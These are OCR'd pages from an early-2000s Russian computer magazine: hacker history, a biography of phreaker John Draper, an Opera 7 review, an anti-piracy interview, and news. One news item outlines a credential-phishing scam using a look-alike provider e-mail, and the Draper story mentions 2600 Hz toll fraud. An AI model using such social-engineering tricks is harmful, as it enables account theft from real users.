Компьютерную науку постигали люди разных возрастов. Молодые студенты работали на больших машинах наравне со своими преподавателями, такими мэтрами как Дэннис и МакКензи, порой удивляя своих наставников блестящими идеями. Компьютерное сообщество судило друг друга не по возрасту и чину, а по знаниям и мастерству. Например, одним из лучших программистов МИТ того времени был Питер Датч. Будучи сыном декана одного из факультетов, он целыми днями блуждал по лабиринтам института в поисках чего-нибудь интересного. И, случайно попав в корпус N26, увидев огромные, таинственные машины с множеством кнопок и рычагов, он не мог больше думать ни о чем другом. Будучи блестящим математиком от природы и, благодаря своему положению, имея неограниченный доступ к компьютерному центру, он быстро освоил программирование. После знакомства с "тэкси", большую часть времени Питер стал заниматься составлением программ, а в перерывах - часто подсказывал решение проблем многим людям из технического персонала. Ему было 12 лет.

Для хакеров КСиЭ не имело значения, что делать - их привлекал сам процесс программирования и общения с компьютером. Один из них, Питер Самсон, заставил "тэкси" проигрывать мелодию Баха. На простых людей эти звуки, издаваемые машиной стоимостью три миллиона долларов, не производили большого впечатления. Только компьютерщики, подобные Питеру, могли оценить масштаб работы, в результате которой компьютер, еще не предназначенный для программирования звуков, вдруг заиграл. Еще один фурор в компьютерных кругах произвел тот самый Джон МакКарти. Он заставил эту тупую железку, подчиняющуюся только командам и не имеющую возможности шагу ступить без инструкций человека, ДУМАТЬ. По крайней мере, так казалось в его первых в мире компьютерных шахматах.

<Золотой век>

Большие компьютеры, имевшие безграничные просторы для изучения, привлекали гениальных математиков, прирожденных физиков, молодых ребят, открывших для себя мир кодов и электронных импульсов. Общая привязанность и стиль жизни объединяли их, и постепенно в недрах МИТ стало зарождаться новое сообщество со своей философией, этикой, стилем жизни. Хакеры КСиЭ не писали манифестов, не устанавливали заповедей Хакерской Этики и практически не обсуждали эту тему. Все это появилось само, из взаимоотношений студентов и безграничного увлечения компьютерами МИТ. Не запечатленный на бумаге, дух Хакерской Этики витал среди юных компьютерных гениев. О ней никогда не задумывались, но ей следовали самые преданные из этих ребят: Питер Самсон, Алан Котак, Боб Сандерс, Питер Датч, Боб Вагнер, Том Кнайт, Стюард Нэльсон, а чуть позже Билл Госпер, Ричард Гринблат и Ричард Стэлман. Большинство их них остались верными своим принципам до сих пор и считают 50-60-е гг. настоящим "золотым веком хакерства".

В 1969 г., в результате эксперимента Министерства Обороны США в сфере высоких технологий, получила рождение компьютерная сеть ARPANET. Главной ее целью было создать условия для быстрого и удобного обмена информацией, чтобы сотрудничество ученых было более плодотворным. МИТ стал первым из исследовательских институтов, подключившихся к сети. Со временем ARPANET сыграла огромную роль в становлении хакерского сообщества. Из разрозненных кучек компьютерных энтузиастов, разбросанных по ВУЗам страны, оно превратилась в объединенную техническую нацию. В 1973-1975 гг. в результате совместного сотрудничества хакеров по сети, появился первый вариант Словаря Хакерского Жаргона, в котором отображались фольклор, мировоззрение, привычки, окружение, этика и остальные атрибуты хакерской культуры (http://www.tuxedo.org/jargon). Год рождения ARPANET стал также годом, когда хакер, работающий на телефонную компанию "Bell labs", Кен Томпсон изобрел UNIX. Эта гибкая опера-

PC_Zone

ИСТОРИЯ КАПИТАНА КРАНЧА

Mindw0rk <mindw0rk@mail.ru>

История Капитана Кранча



Немногие могут состязаться со славой Кевина Митника - самого известного хакера, про которого до сих пор слагают легенды. Но, если в мире хакерского андеграунда идолом остается именно Кевин, среди сообщества телефонных фрикеров номером один является Капитан Кранч. Он был одним из первых людей, начавших исследовать телефонные сети. Он же сконструировал первый bluebox и открыл миру тайны корпорации "Bell". Тридцать с лишним лет назад он начинал как пионер фрикинга, гроза телефонных линий. Сейчас Джон Дрэйпер aka Cap'n Crunch - известная фигура в мире компьютерной безопасности и один из авторов защитной системы Crunchbox.

<Паренек из Силиконовой Долины>

Маленький Джон родился в военном городке Военно-воздушной базы США, расположенной в Силиконовой Долине. Отец его был преданным родине солдатом, ярым сторонником армейской дисциплины, поэтому Джонни Дрэйпер воспитывался в строгости. Никаких блужданий по ночам, никаких свиданий и походов в кино. В то время как большинство одноклассников уже имели свою машину, Джон ходил в старший класс школы пешком. Словом, изо дня в день его маршрут не изменялся - из дома в школу, из школы домой. Неудивительно, что с ранних лет Джонни начал увлекаться радиоэлектроникой. На территории городка было несколько вещевых складов, где хранились запчасти от машин, радиодетали и другие технические принадлежности. Любознательный паренек любил копаться в этих вещах и часто притаскивал их домой, чтобы поэкспериментировать в своей комнате. В 14 лет Джон уже неплохо разбирался в электронике и даже успел сконструировать свой первый радиоприемник. Позже, когда его познания стали еще обширнее, он соорудил у себя возле кровати миниатюрную радиостанцию. С каждым годом полки в его комнате пополнялись новыми изобретениями, и чем взрослее становился Джон, тем сложнее технически они становились. Силиконовая Долина давала ему доступ ко всему - к лучшим специалистам, к знаниям и технике. К 20 годам он познакомился со многими умнейшими людьми, такими как Стивен Джобз и Стив Возняк (в будущем - создатели компании "Apple").

Когда пришло время отдать дань родине, парня определили работать за радаром и каким-то сложным устройством, предназначенным для шифрования сообщений. Отбывая службу, Джон сдавал на отлично все нормативы и хорошо ладил с однополчанами, обучая желающих различным техническим премудростям. Но жизнь в бараках Военно-воздушной базы не была для него смыслом жизни, как для отца. Он просто служил и пытался сделать для себя эти 4 года как можно более полезными и интересными.

Когда служба подошла к концу, Джон переехал в небольшой городок Кислер и поступил в технический колледж. Для многих подростков учеба означала зубрежку и ночные бдения над учебниками. Но для ветерана Вьетнама и ВВС США Джона Дрэйпера она была давно прочитанной книгой. Он без подготовки сдавал все экзамены, а то время, которое другие тратили на решение домашних заданий, уделял своему старому хобби - радиоэлектронике.

В 1969 г. Джон создал маленькую фирму, специализирующуюся на разработке и продаже оборудования для определения звуковых помех. Так бы, наверное, и жил молодой парень - тихой жизнью в тихом городке, если бы однажды в его доме не раздался телефонный звонок.

Сайты:

http://www.webcrunchers.com/crunch/
www.shopip.com

<Печенье Captain Crunch>

Звонивший представился Дэнни и выразил свое восхищение мастерством Джона (к тому времени за Дрэйпером закрепилась слава человека, который мог собрать все, что угодно). Они проговорили пару часов. Как оказалось, Дэнни был слеп, но очень интересовался радио и телефонами, мечтал стать радиодиджеем. Под конец Дэнни продиктовал Джону номер телефона и сказал, что по нему можно общаться с несколькими людьми, одновременно находящимися на линии. Когда Дэнни позвонил во второй раз, он рассказал о том, как удалось создать такую конференцию. Джону было интересно общаться с новым приятелем, и он решил навестить его дома.
Дэнни оказался обыкновенным подростком, в комнате которого сидели еще трое ребят. Все они хорошо разбирались в телефонных сетях, а самый младший к тому же имел великолепный слух и играл на органе. У Дэнни был странной конструкции телефон, набиравший номер с поразительной скоростью. Вскоре он попросил Джона собрать ему мультичастотный передатчик, который мог издавать звуки частотой 700, 900, 1100, 1300, 1500, и 1700 Герц. И когда Джон поинтересовался, зачем, Дэн объяснил ему конструкцию телефонных сетей компании "Bell" и продемонстрировал несколько фокусов, которые можно проделывать на линии. Так как в то время телефоны управлялись с помощью звуковых сигналов разных частот, можно было послать в трубку сигнал определенной тональности и получить результат. Результат, не предусмотренный техническим персоналом "Bell". Например, звонки по межгороду бесплатно, благодаря сигналу частотой 2600 Гц. Незадолго до прихода Джона, ребята обнаружили, что подарочный свисток в коробке из-под хлебных сладостей "Captain Crunch" издавал чистейший 2600-герцовый свист. Джон был поражен этим открытием и забросал ребят кучей вопросов. И чем больше ответов он получал, тем больше появлялось вопросов. В воображении Джона телефонные станции предстали таким же полигоном для исследований, каким для него всегда была радиоэлектроника. И первый МЧ-передатчик, который позже окрестили "bluebox", появился уже через несколько дней после визита к Дэнни. После этого Джон с головой окунулся в изучение телефонных технологий. В это время очень немногие были посвящены в тайны "Bell" - они стали называть себя фрикерами и встречались на телефонной конференции "2111". Джон Дрэйпер с первых дней был ее завсегдатаем и стал известен там под псевдонимом Капитан Кранч.

<За решеткой>

Несмотря на открывшиеся перед ним возможности, Джон редко звонил по межгороду с помощью своего модифицированного синего ящика. У него по прежнему был доступ к служебному оборудованию, поэтому он мог звонить по межгороду бесплатно и совершенно легально. Новоявленный Капитан Кранч продолжал учиться в колледже, подрабатывать техническим инженером, изучать телефонные тонкости, делясь своими достижениями лишь с самыми близкими "коллегами" - идиллия... которую внезапно прервал журналист Рон Розенбаум.
Рон уже долгое время занимался сбором материала о новом явлении под названием "телефонный фрикинг", интервьюировал многих знакомых Джона и просто известных в узких кругах фрикеров. Конечно, связывался он и с самим Джоном, но получил от ворот поворот. В конце концов, статья вышла. Она была огромной ("Secrets of the Little Blue Box", 91 Кб), изобилующей многими неточностями и сильно преувеличенной. Журналист описал все заслуги Капитана Кранча, и на страницах журнала "Esquire" они смотрелись не в самом лучшем виде. Ошарашенный Джон после прочтения бессмертного опуса Рона понял: после всего описанного его арест - дело времени. В мае 1972 г. Джон Дрэйпер, известный как Капитан Кранч, был арестован и приговорен к году тюремного заключения в тюрьме легкого режима "Ломпок".
Тюремные ужасы, которыми нас пугают с экранов телевизоров, обошли Джона стороной. Благодаря опять же своим техническим навыкам, он обратил на себя внимание многих заключенных, которые были не прочь постичь искусство фрикинга. Три дня в неделю - в понедельник, среду и пятницу - Капитан Кранч собирал возле себя небольшую группу людей и давал уроки. Он рассказывал тем, кто едва умел читать, как звонить бесплатно по межгороду, что делать, чтобы тебя не засекли, как конструировать новейшие лазерные жучки и их обнаружители, строил диаграммы и объяснял все, о чем его спрашивали. Заключенные ценили знания Джона и не трогали его. К тому времени, когда он вышел из тюрьмы, более 50 человек постигли искусство фрикинга практически в совершенстве.

<Компьютеры и дом на Гавайях>

В 1973 г. Джон переехал к своему старому знакомому в гигантскую электронную лабораторию в Силиконовой долине. Здесь он открыл для себя мир компьютеров. Компьютеры были везде - в комнатах, в коридорах, они непрерывно гудели и горели изобилием лампочек. Это было завораживающее зрелище. Вскоре Джон собрал у себя дома собственный компьютерный терминал, который дал ему доступ к тысячам компьютеров в сети ARPANET. За этим же терминалом легендарный фрикер учился программировать.
С 1974 по 1977 г. Джон Дрэйпер работает в таких компаниях, как "Call Computer" (системный администратор) и "KSJO" (главный инженер). А в 1977 г. старые друзья Джона Стив Возняк и Стивен Джобз создают кампанию "Apple" и приглашают его к себе 13-м сотрудником. В конце 70-х - начале 80-х Джон занимается разработкой программ и устройств для компьютера "Apple II". Одной из самых известных его работ стал первый в мире текстовый процессор "Easy Writer", написанный на языке FORTH и адаптированный сначала для "Apple II", а потом для IBM PC.
Заработав приличные деньги, Джон Дрэйпер решает купить дом на Гавайях и какое-то время отдохнуть, занимаясь подводным плаваньем и любуясь видами потухших вулканов. Но через пару лет ему надоедает безделье, и он возвращается на родину, где, работая в компании "Autodesc", занимается адаптацией программы "AutoCAD" для различных платформ. 80-е были годами многочисленных поездок Джона. Помимо европейских стран, он посещает страны бывшего СССР: Россию (Санкт-Петербург и Москву), Украину (Одессу и Симферополь), Белоруссию и даже Тбилиси. Во время поездок он читает лекции в многочисленных ВУЗах и обменивается опытом с местными программистами. В начале 90-х Дрэйпер работает вместе с другими талантливыми компьютерщиками в "Future group" и разрабатывает трехмерный графический интерфейс.
Сейчас бывший Капитан Кранч является сотрудником (и одним из создателей) компании "Shop IP", занимающейся разработкой продуктов в сфере компьютерной безопасности. Недавно коллективом компании была представлена первая разработка под названием "Crunchbox" - комплекс защитных средств для обнаружения и предотвращения внешних сетевых атак.
Джон принимает активное участие в различных американских шоу и с удовольствием рассказывает о своем прошлом. Даже спустя 30 лет его слава не забыта. А те, кто застал былые времена, произносят имя Капитана Кранча с почтением, называя его бессмертным отцом фрикинга.

PC_Zone

OPERA НАНОСИТ ОТВЕТНЫЙ УДАР

 Владимир Гусев (vova1971@nm.ru)

Opera наносит ответный удар

Седьмая версия: обзор новых фишечек

Недавно произошло событие, которое способно изменить соотношение сил в затянувшейся войне браузеров - долгожданная седьмая версия Оперы наконец-то увидела свет. О группе разработчиков-операторов, пишущих новую версию этой популярной бродилки практически с нуля, и о серьезных изменениях в «идеологии» Оперы, разговоры ходили уже давно. Но одно дело - пересказывать друг другу слухи, и совсем другое - собственноручно копаться в новых фишечках свежеиспеченного браузера.

<Пролог>

Ставший популярным еще до своего «рождения», новичок немного меньше по размеру своего шестого предшественника, объективно быстрее и содержит массу новых полезных функций, позволяющих сделать веб-серфинг еще более комфортным, чем раньше. Это и полностью переработанный движок, не имеющий ничего общего с шестой Оперой, оригинальный, я бы сказал, неожиданный интерфейс, напоминающий последние версии Mac OS X, и новый почтовый клиент M2, лишенный многих ошибок и недостатков своего предшественника, и оригинальная комбинация SDI и MDI интерфейсов с элементами drag-n-drop, и многое другое. Впрочем, обо всем по порядку.

<Инсталляция>

Сразу же хочу предупредить о том, что седьмую версию Оперы ни в коем случае не следует устанавливать поверх старой «шестерки», так как по своей идеологии и структуре это две совершенно разные программы!

Инсталлятор предусматривает возможность установки Оперы как отдельно для каждого пользователя (так называемая поддержка профилей, что актуально, скажем, для пользователей Windows NT/2000/XP), так и привычную инсталляцию с едиными для всех параметрами.

<Интерфейс>

Даже не буду говорить о новых объемных кнопках, плавно меняющих свой цвет в зависимости от состояния - сразу перейду к серьезным вещам. Наконец-то появилась поддержка drag-n-drop! Можно создавать закладки или запускать скачивание файла простым перетаскиванием мышью нужной ссылки на главную панель браузера или в окно менеджера загрузок.

Логичным следствием появления drag-n-drop стала максимально упрощенная процедура добавления или удаления кнопок: вызывается окно Customize toolbars (View\Customize toolbars...), и необходимые иконки перетаскиваются на главную панель Оперы.

Менюшки программы теперь также доступны для редактирования. Спросишь, зачем? Да хотя бы для того, чтобы, к примеру, максимально уменьшить меню Encoding, где кроме «родных» кодировок ничего больше не потребуется! Продвинутым юзерам это понравится: все соответствующие настройки выведены в отдельный файл menu.ini, структура которого довольно проста, что максимально облегчает его правку.


Хотлист (Hotlist) по задумке разработчиков стал своеобразным центром управления не только закладками (Bookmarks), контактами (Contacts) и почтой (Mail), как это было в предыдущих версиях, но и менеджером загрузок (Transfers), журналом посещений веб-страниц (History), и открытыми в Опере окнами (Windows). Кроме того, Hotlist в пристыкованном состоянии (dock) теперь может располагаться не только слева, но и справа.


Использовавшийся в старой Опере Windows bar (специальная панель окон с обычными прямоугольными кнопками, позволяющими быстро переключаться между открытыми в браузере веб-страничками и следить (по индикаторам на кнопках) за ходом их загрузки), заменен на Panel bar, где открытые окон отображаются в виде красивых закладок.

<Движок «Presto»>


Старая Опера демонстрировала вполне приемлемую скорость, однако новый движок «семерки» наглядно показал,


Вот такая она, «семерка»


«Центр управления» кнопками


Заматеревший Hotlist

что это далеко не предел. Opera 7 восстановила статус-кво, нарушенный разработчиками Mozilla, которые осуществили новый подход к загрузке страниц, а именно - сперва загрузка текста, таблиц, а уже потом рисунков, что позволяет приступить к изучению странички, не дожидаясь полной загрузки картинок.
Опера 7 стала гораздо лучше поддерживать стандарты консорциума World Wide Web W3C). Сайты, которые шестая версия программы показывала некорректно, в «семерке» выглядят безупречно. Разработчики с гордостью объявили о поддержке своим детищем DOM (Document Object Model)2, динамического HTML. Улучшена поддержка HTML 4.01 и WML 1.3 и 2.0.
Стоит сказать несколько слов о расширенной поддержке CSS2 - «тайном» оружии седьмой Оперы. Что это такое - CSS? Cascading Style Sheets (Списки Каскадных Стилей) - это язык, благодаря которому веб-мастер обладает полным контролем над страницей, ее стилем и расположением любого ее элемента. Это гораздо функциональнее обычного набора html-тегов. Соответственно, седьмая версия Оперы способна показать по-настоящему красивую веб-страничку точно так, как было задумано веб-дизайнером. Чтобы не показаться голословным, рекомендую провести маленький эксперимент. Зайдите по адресу http://www.w3.org/Style/CSS шестым Internet Explorer, шестой Оперой и, наконец, ее седьмой версией.




CSS2 в действии

Свободно «парящее» серое меню должно быть полупрозрачным и оставаться на одном месте при скроллинге. Именно так его и отображает Опера. О том, как показывает эту страницу Internet Explorer, я, пожалуй, умолчу :).


<Почтовый клиент M2>

Из визуального оформления отмечу довольно приятный вид окна Received (вызывается из закладки Mail в Хотлисте), его заглавную панель, и целый ряд мелких «радостей» в виде новых иконок или автоматического выделения непрочитанных писем. Кроме обязательного POP3 введена поддержка протокола IMAP и SMTP-аутентификации. Создание учетных записей почты и новостей отныне осуществляется из окна New Account Wizard, а централизованным управлением имеющимися учетными записями заведует специальная служба Manage Accounts.


Добро пожаловать в M2!

Обратите внимание на удобную организацию (сортировку) писем - по типу вложенного файла, по флагу события (важности и т.д.), и по принадлежности того или иного сообщения к категории спама. Да, да! Теперь в почтовом клиенте Оперы есть специальный фильтр спама.


Помимо этого, M2 радует полноценной функцией импорта почтовых баз из предыдущих версий Оперы (раньше это приходилось делать, в основном, вручную, а при переходе на шестую версию Оперы с поддержкой юникода импорт почтовых баз стандартными средствами программы был весьма проблематичен), из популярного мейлера Eudora и не менее популярного Outlook Express.


M2 против Bat'a


Приятно удивил меня тот факт, что автоопределение русских кодировок в почтовом клиенте Оперы улучшено на порядок! Ты, конечно, можешь мне не верить, но сейчас M2 показывает заголовки писем порой более корректно, чем некоторые версии знаменитого Bat'a.

<Навигация>

Особняком стоят такие нововведения, как расширенный режим пользователя, менеджер сессий и технология интеллектуального реформатирования веб-страниц под маленькие дисплеи мобильных телефонов и КПК.
Для отображения сайтов в своем личном, более удобном для восприятия виде в Опере всегда существовал User Mode (в свое время, когда Опера не поддерживала koi8-r, он способствовал решению проблемы русских кодировок). В «семерке» он был расширен, и теперь, к примеру, в выпадающем меню можно выбрать режим эмуляции текстового браузера с различными вариантами оформления.


Превращаем Оперу в Lynx

Если ты слышал о сверхбыстром текстовом браузере Lynx или даже пытался настроить его на корректное распознавание русских кодировок (но у тебя ничего не получилось), то этот режим придется тебе по душе! Ясное дело, Internet Explorer ничего подобного предложить тебе не сможет, если и дальше будет продолжать развиваться в таком же темпе, как сейчас.
Еще новинка - менеджер сессий, позволяющий сохранять все открытые окна в специальные файлы, чтобы в следующем сеансе продолжить просмотр нужной сессии, не прибегая к услугам History и не теряя времени на поиск и ручное открытие необходимых страниц. Чрезвычайно полезная фича.


Менеджер сессий

Другое дело - механизм интеллектуального переформатирования страниц для просмотра на маленьком экране. Юзеру полноценного домашнего ПК он не нужен. Однако для общего развития попробуй нажать Shift+F11. Открытая веб-старница превратится в узкую длинную полосу.
Вот, вроде бы, и все. Хотя, нет! Я чуть не забыл о «самом главном новшестве»:). Произошло обновление идентификации Оперы: отныне вместо MSIE 5.5 «семерка» прикидывается MSIE 6.0, тем самым накручивая статистику популярности детищу Microsoft.

<Эпилог>

С выходом новой Оперы 7 у любителей прогулок по просторам инета появилась отличнейшая альтернатива всем существующим браузерам. Дряхлеющему мелкомягкому монстру противопоставить «семерке» просто нечего - привыкнув выезжать за счет своей интеграции с операционной системой, ослик IE последние пять лет практически не развивался. Но заставит ли это неприятное обстоятельство пересесть на новую бродилку обычных пользователей? Думаю, нет! Очень уж это консервативный народ. Впрочем, теперь, когда мы дождались официального релиза «семерки», мы узнаем это наверняка.

Ссылки по теме

Официальная страница Opera Software
http://www.opera.com

Лучший русский сайт об Опере
http://www.myopera.net



PC_Zone

ИНТЕРВЬЮ С АБКП

Юрий Поморцев (dreg@gameland.ru), Александр Щербаков (sherb@gameland.ru) и Дмитрий Агарунов (dmitri@gameland.ru)





На наши вопросы отвечает президент Ассоциации по борьбе с компьютерным пиратством (АБКП) Алексей Щербаков.

X: Расскажите об организации, которую вы представляете, о том, как она была создана и чем занимается.

АБКП: Ассоциация по борьбе с компьютерным пиратством была создана 11 августа 1997 года как некоммерческая организация, объединившая в себе компании, действующие на российском рынке в сфере развлекательного и образовательного программного обеспечения. Первоначальными учредителями выступили компании: «Союз-мультимедия» (подразделение концерна «Союз»), ЗАО «Компьюлинк», компания (game)land, компания «Софт-Клаб», компания «Битман» (подразделение концерна R-Style) и компания «Бука». Членом ассоциации является компания Sony . Главная цель АБКП - содействие созданию в России цивилизованного рынка информационных технологий. А сегмент нашей работы – это игры, образовательный софт.

X: Каковы результаты вашей деятельности за период с 1997 года по сегодняшний день?

АБКП: За пять лет при содействии ассоциации изъято и уничтожено более двух миллионов контрафактных дисков, привлечены к ответственности сотни нарушителей авторских прав, десятки лиц понесли наказание за преступления в сфере компьютерной информации. На сегодняшний день ассоциация сотрудничает с правоохранительными органами 30 субъектов РФ.
Мы проводим исследования рынка, выявляем случаи распространения контрафактной продукции, устраиваем рейды совместно с правоохранительными органами, защищаем членов ассоциации в суда и на бесплатной основе оказываем всем органам правопорядка содействие в их служебной деятельности.

Из последних событий: подписание протокола о взаимодействии между ассоциацией и Главным Правовым Управлением МВД России. АБКП получила возможность взаимодействия с 89 регионами РФ на официальной основе. Впервые в России подписано масштабное, стратегическое соглашение между МВД и антипиратской правозащитной организацией. Аналогичное соглашение готовится и с Управлением «К» МВД России. Это Управление специализируется на борьбе с преступлениями в сфере высоких технологий.

X: Всем известно, что широкое распространение в нашей стране пиратского софта стало одним из факторов, повлиявших на повальную компьютеризацию 90-х годов. Не опасаетесь ли вы, что, борясь с производством и торговлей пиратскими дисками, вы лишите большую часть покупателей возможности покупать какой бы то ни было софт и тем самым воспрепятствуете дальнейшему продвижению компьютера «в массы»?

АБКП: В 2001 году уровень пиратства в сфере программного обеспечения делового назначения по всему миру достигал в среднем 40%, а в России - 87%, один из самых высоких процентов в мире. Опыт других стран, например, Польши показывает, что снижение уровня пиратства до среднемировых величин не затормозит продвижение компьютера в массы, зато резко улучшит ситуацию в софтверной индустрии, даст толчок ее развитию. А для России это жизненно необходимо.

X: Иногда пиратские локализации игр оказывались качественнее лицензионных. Были ли случаи, когда вместо того, чтобы наказать пирата рублем или пригрозить тюрьмой, ему предлагали работу в сфере издания лицензионных программных продуктов? Могут ли на это рассчитывать профессионалы «темного бизнеса»?

АБКП: Согласен, что пираты могут выпускать качественные локализованные игры. И этот их потенциал давно используется легальными компаниями. Существуют даже совместные проекты по локализации. А высококлассные специалисты всегда найдут себе работу в крупных компаниях, занимающихся легальной локализацией игр (1С, Бука, Медиахаус, Новый Диск и др.).

X: Как выглядит «наезд» на точку, торгующую контрафактным товаром? Что происходит с продавцом? Куда девается изъятое? Не оседает по коллекциям сотрудников органов?

АБКП: Для проведения антипиратского рейда необходимо, прежде всего, выявление правонарушения специалистами нашей организации или сотрудниками правоохранительных органов. Очень часто для этого используется весь комплекс оперативно-розыскных мероприятий, которые проводятся сотрудниками милиции. Это необходимо для установления заказчиков, изготовителей и распространителей контрафактной продукции. Далее сотрудниками правоохранительных органов при содействии специалистов ассоциации проводится контрольная закупка, фиксируется нарушение авторских прав, составляются акты изъятия. Обычно изъятая продукция направляется на исследование в нашу ассоциацию или другие специализированные организации, где устанавливается правообладатель, и на основании актов изъятия и сопроводительных писем из правоохранительных структур оценивается нанесенный ему ущерб. На основании Заявления от правообладателя и расчета ущерба, нанесенного ему, решается вопрос о привлечении к уголовной или административной ответственности. При возбуждении уголовного дела Прокуратурой или МВД РФ может быть назначена дополнительная экспертиза, а по окончании следственных действий дело передается в суд. Суд выносит решение, приговор, согласно которому нарушитель получает наказание, а изъятая контрафактная продукция передается на уничтожение правообладателю (его представителю) или в службу судебных приставов.
К сожалению, на практике имеют место случаи, когда изъятая продукция не уничтожается, а вторично перепродается, возвращается пиратам обратно и т. п. Мы прилагаем все усилия, чтобы не допустить этого. Представителей вашего журнала мы приглашали на уничтожение пятисоттысячной партии пиратских дисков, которое мы проводили на глазах десятков журналистов совместно с УБПСВТ МВД России. Такие акции дают хороший эффект и заставляют пиратов задуматься о будущем.

X: Сколько обычно предлагают владельцы точек, чтобы их оставили в покое? И каков, по вашим оценкам, уровень дохода такого «бизнесмена»?

АБКП: Обычно все крупные пиратские точки и торговые сети с огромными доходами имеют «крышу», которая достаточно надежно их защищает. В этом случае пираты регулярно производят отчисления на содержание «крыши», и проблемы пиратов в случае «наездов» решают их покровители. Когда в бой вступают спецподразделения, например, Управление «К» МВД РФ, то «крыша» дает течь, продукция у пиратов изымается и уничтожается по решению суда, не оставляя пиратам шансов на решение «проблемы».
Мелкие пиратские точки с доходами, не превышающими 2-3 тысячи долларов, и не имеющие «крыши», в случае проверок пытаются откупиться на месте, так дешевле, да и товар сохранить можно. Цены могут варьироваться в зависимости от уровня и «опасности» проверяющих. Откупиться, чтобы «оставили в покое», достаточно сложно, ведь государство объявило войну самой доходной индустрии - индустрии пиратства.



Модемы серии
OMNI 56K
Модем•Факс•Автоответчик•АОН
V.92/V.44 - максимальная скорость доступа в Интернет
Надежность связи на любых линиях
Легкость установки – простота в обращении
Возможность обновления микропрограммы
ИНТЕРНЕТ С РЕКОРДНОЙ СКОРОСТЬЮ
гарантия 3 года
OMNI 56K PRO
OMNI 56K DUO
OMNI 56K NEO
OMNI 56K PCI
товар сертифицирован
ZyXEL
www.omni.ru

Взлом

][NEWS

kas1e



СОЦИАЛЬНЫЕ ИНЖЕНЕРЫ ПОПАЛИСЬ ФСБ

В городе Вяземском Хабаровской области сотрудники УФСБ задержали двух парней, которые использовали аккаунты других пользователей для получения доступа в интернет. Ребята оказались большими поклонниками журнала][и для получения заветных паролей применили технику "социальной инженерии", описанную в одном из старых номеров. Они зарегистрировали e-mail, похожий на адрес провайдера, разослали с него остальным пользователям сообщение о якобы состоявшейся попытке взлома и "для их же безопасности" порекомендовали переслать регистрационные данные. После получения конфиденциальной информации хакеры уверили своих жертв, что все в порядке, и тревога, мол, оказалась ложной. Когда в начале следующего месяца в офис провайдера дружным строем зашагали юзеры, возмущенные космическими счетами, те обратились за помощью в ФСБ. Вычислить хитроумных кулхацкеров оказалось несложно, и через несколько дней против двух юных дарований было возбуждено уголовное дело.

Всем остальным читателям нашего журнала напоминаем - вся информация на страницах][публикуется в общеобразовательных целях, и мы не рекомендуем использовать ее для совершения нехороших поступков. Сами видите, как бывает...

ДЖИХАД БУДЕТ ИСПОЛЬЗОВАТЬ ИНТЕРНЕТ ДЛЯ ОСУЩЕСТВЛЕНИЯ ТЕРАКТОВ



Глава лондонской группировки Джамаат Аль-Мухаджирун, ярый последователь Усамы Бен Ладена шейх Омар Бахри Мухаммад (ибн Хаттаб) заявил общественности, что скоро на головы этой самой общественности рухнет вся мощь компьютерных технологий: "Мы активно изучаем последние достижения хай-тек и собираемся использовать их для совершения ужасных терактов. Готовьтесь! Уже скоро мы захватим управление фондовыми биржами Нью-Йорка, Лондона и Токио. И это будет только начало". Правительства развитых стран всерьез обеспокоились открытым заявлением Омара Бахри, напечатанным в журнале "ComputerWorld". В мире насчитываются миллионы мусульман, поддерживающих Джихад, и среди них немало компьютерных специалистов, готовых атаковать неугодные интернет-серверы в любой момент. Сейчас спецслужбы оценивают угрозу кибертерроризма и вовсю разрабатывают меры безопасности. Компьютерные технологии задействованы практически во всех сферах повседневной жизни, и организованная интернет-атака может привести к еще более серьезным последствиям, чем теракты в Нью-Йорке и Москве. Остается только догадываться, кто будет следующей жертвой.

